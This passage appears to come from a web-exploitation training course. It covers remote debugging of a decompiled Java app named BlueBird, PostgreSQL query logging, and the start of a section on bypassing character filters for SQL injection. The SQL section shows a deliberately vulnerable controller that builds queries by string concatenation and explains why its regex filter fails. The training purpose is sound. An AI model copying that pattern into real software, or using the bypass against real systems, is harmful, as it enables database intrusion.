


When lines with breakpoints are hit, execution will pause so that you can inspect variable values and control the program's flow by stepping through the lines of code.



Remote Debugging with Eclipse


Perhaps you're a fan of `Eclipse`. That's alright, the process is quite similar in this case. Go ahead and create a `new Java Project` with the following settings:




We are going to import the "source" of `BlueBird` into the `Eclipse` project, so if you haven't already, decompile `BlueBird-0.0.1-SNAPSHOT.jar` using `Fernflower` as described in the `Decompiling Java Archives` section. Once that's ready, go ahead and copy the contents of the decompiled `classes/` folder into the `src/` folder for the `Eclipse` project we just made.

```
cp -r src/BOOT-INF/classes/* ~/eclipse-workspace/BlueBird/src
```


If you did that correctly, right-clicking in the `Package Explorer` and hitting `Refresh` should result in all the packages showing up (with red errors).



The reason the packages have errors is due to missing imports. To resolve this issue, we will import all the dependencies from the decompiled JAR. Go to `File > Properties > Java Build Path > Libraries > Modulepath > Add External JARs` and add all the JAR files from `lib/` (created by `Fernflower` when decompiling). Click `Apply and Close` once imported.




If you did this step correctly, there should be no more red error signs or underlines on import statements as show in the screenshot below.




At this point we can open up a terminal and run the following command to start the JAR file in `remote debugging` mode.

```
java -Xdebug -Xrunjdwp:transport=dt_socket,address=8000,server=y,suspend=y
-jar BlueBird-0.0.1-SNAPSHOT.jar
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -
Dswing.aatext=true
Listening for transport dt_socket at address: 8000
```


To attach to this, we need to head back to `Eclipse`, go to `Run > Debug Configurations` and create a new `Remote Java Application` with the following settings (should be default):



Click `Apply` and then `Debug`. If you look at the console, you should see the Spring startup log messages.



Inside `Eclipse` click `Window > Perspective > Open Perspective > Debug` to show the debugging windows. At this point we can place breakpoints in the project and live-debug `BlueBird`. To to so, right-click on the line number and select `Toggle Breakpoint`. When this line will be reached, the application will freeze and we can step through execution line by line to see what happens exactly. You can see the values of variables as they change in the `Variables` window (just make sure the `Debug Perspective` is open).



Conclusion

`Live debugging` can be a very powerful technique, but it will not always work 100% correctly since we are working with `decompiled` source code and not with the actual source code. In the end, everybody has their own preferred workstyles, so the best thing is to just try it out and see for yourself.

Hunting for SQL Errors

Enabling PostgreSQL Logging

Another way to identify the `SQL` queries which are run, as well as debug your payloads when developing an exploit is to enable `SQL logging`.

To do so in `PostgreSQL`, we first need to find `postgresql.conf`. Usually it is located in `/etc/postgresql/<version>/main/`, but if you can't find it there you can run:

```
find / -type f -name postgresql.conf 2>/dev/null
/etc/postgresql/13/main/postgresql.conf
```

Once we've located the file, we have to make the following changes to the file:

- Change `#logging_collector = off` to `logging_collector = on`. This enables the logging collector background process [source].
- `#log_statement = 'none'` to `log_statement = 'all'`. This makes it so all statement types (SELECT, CREATE, INSERT, ...) are logged [source].
- Uncomment `#log_directory = '...'` to define the directory in which the logfiles will be saved [source].

- Uncomment `#log_filename = '...'` to define the filename in which logfiles will be saved [source].

Once the changes have been saved, restart `PostgreSQL` like so:

```
sudo systemctl restart postgresql
```

At this point, the log file(s) should start appearing in the folder defined by `log_directory`. We can watch the log messages in near-realtime with the following command:

```
sudo watch -n 1 tail <log_directory>/postgresql-2023-02-14_081533.log
<SNIP>
2023-02-14 09:06:04.819 EST [22510] bbuser@bluebird LOG:  execute
<unnamed>: SELECT * FROM users WHERE username = $1
2023-02-14 09:06:04.819 EST [22510] bbuser@bluebird DETAIL:  parameters:
$1 = 'bmdyy'
2023-02-14 09:06:10.423 EST [22510] bbuser@bluebird LOG:  execute
<unnamed>: SELECT * FROM users WHERE username = $1
2023-02-14 09:06:10.423 EST [22510] bbuser@bluebird DETAIL:  parameters:
$1 = 'admin'
2023-02-14 09:06:12.999 EST [22510] bbuser@bluebird LOG:  execute
<unnamed>: SELECT * FROM users WHERE username = $1
2023-02-14 09:06:12.999 EST [22510] bbuser@bluebird DETAIL:  parameters:
$1 = 'test'
2023-02-14 09:06:16.688 EST [22510] bbuser@bluebird LOG:  execute
<unnamed>: SELECT * FROM users WHERE username = $1
2023-02-14 09:06:16.688 EST [22510] bbuser@bluebird DETAIL:  parameters:
$1 = 'itsmaria'
```


Common Character Bypasses

Introduction

It is not uncommon to run into `character limitations` when trying to `exploit` an otherwise simple `SQL injection`. Perhaps a developer implemented a `whitelist` of characters the field is allowed to accept, or perhaps a `WAF` doesn't like it when you set your "username" to certain strings. In any case, the ability to be flexible with your `SQL injection payloads` can be very useful.


Blind SQL Injection

To practice `SQL injection` with a `character filter`, let's revist the first SQLi vulnerability that we discovered in the `Identifying Vulnerabilities` section:

```
// IndexController.java (Lines 50-76)

@GetMapping({"/find-user"})
public String findUser(@RequestParam String u, Model model,
HttpServletResponse response) throws IOException {
    Pattern p = Pattern.compile("'|(.*'.*'.*)");
    Matcher m = p.matcher(u);
    String u2 = u.toLowerCase();
    if (!u2.contains(" ") && !m.matches()) {
        try {
        String sql = "SELECT * FROM users WHERE username LIKE '%" + u +
"%'";
        List users = this.jdbcTemplate.query(sql, new
BeanPropertyRowMapper(User.class));
        UserDetailsImpl userDetails =
(UserDetailsImpl)SecurityContextHolder.getContext().getAuthentication().ge
tPrincipal();
        model.addAttribute("userDetails", userDetails);
        model.addAttribute("users", users);
        return "find-user";
        } catch (BadSqlGrammarException var10) {
        System.out.println(var10.getSQLException().getMessage());
        model.addAttribute("errorMsg", "Invalid search query");
        return "error";
        } catch (Exception var11) {
        var11.printStackTrace();
        model.addAttribute("errorMsg", "Invalid search query");
        return "error";
        }
    } else {
        model.addAttribute("errorMsg", "Illegal search term");
        return "error";
    }
}
```


The call to `.contains(" ")` is self-explanatory - we can't use `spaces` - so let's take a look at the `RegEx` pattern to better understand what else `BlueBird` is looking for to count a term as an `illegal` search term.

Using regex101.com to automatically generate an `explanation` for us, we can see that the pattern is supposed to match `single quotes` as well as strings with two `single quotes` somewhere within.




Since the `u` variable is concatenated between two `single quotes` in `IndexController.java`, an `SQL injection` payload would require breaking out with a `single quote`. Based on the pattern alone, this doesn't seem possible. Unfortunately for the developer, Matcher.matches() only returns `true` if the `entire` value of `u` matches the pattern, and not only part of it as he may have 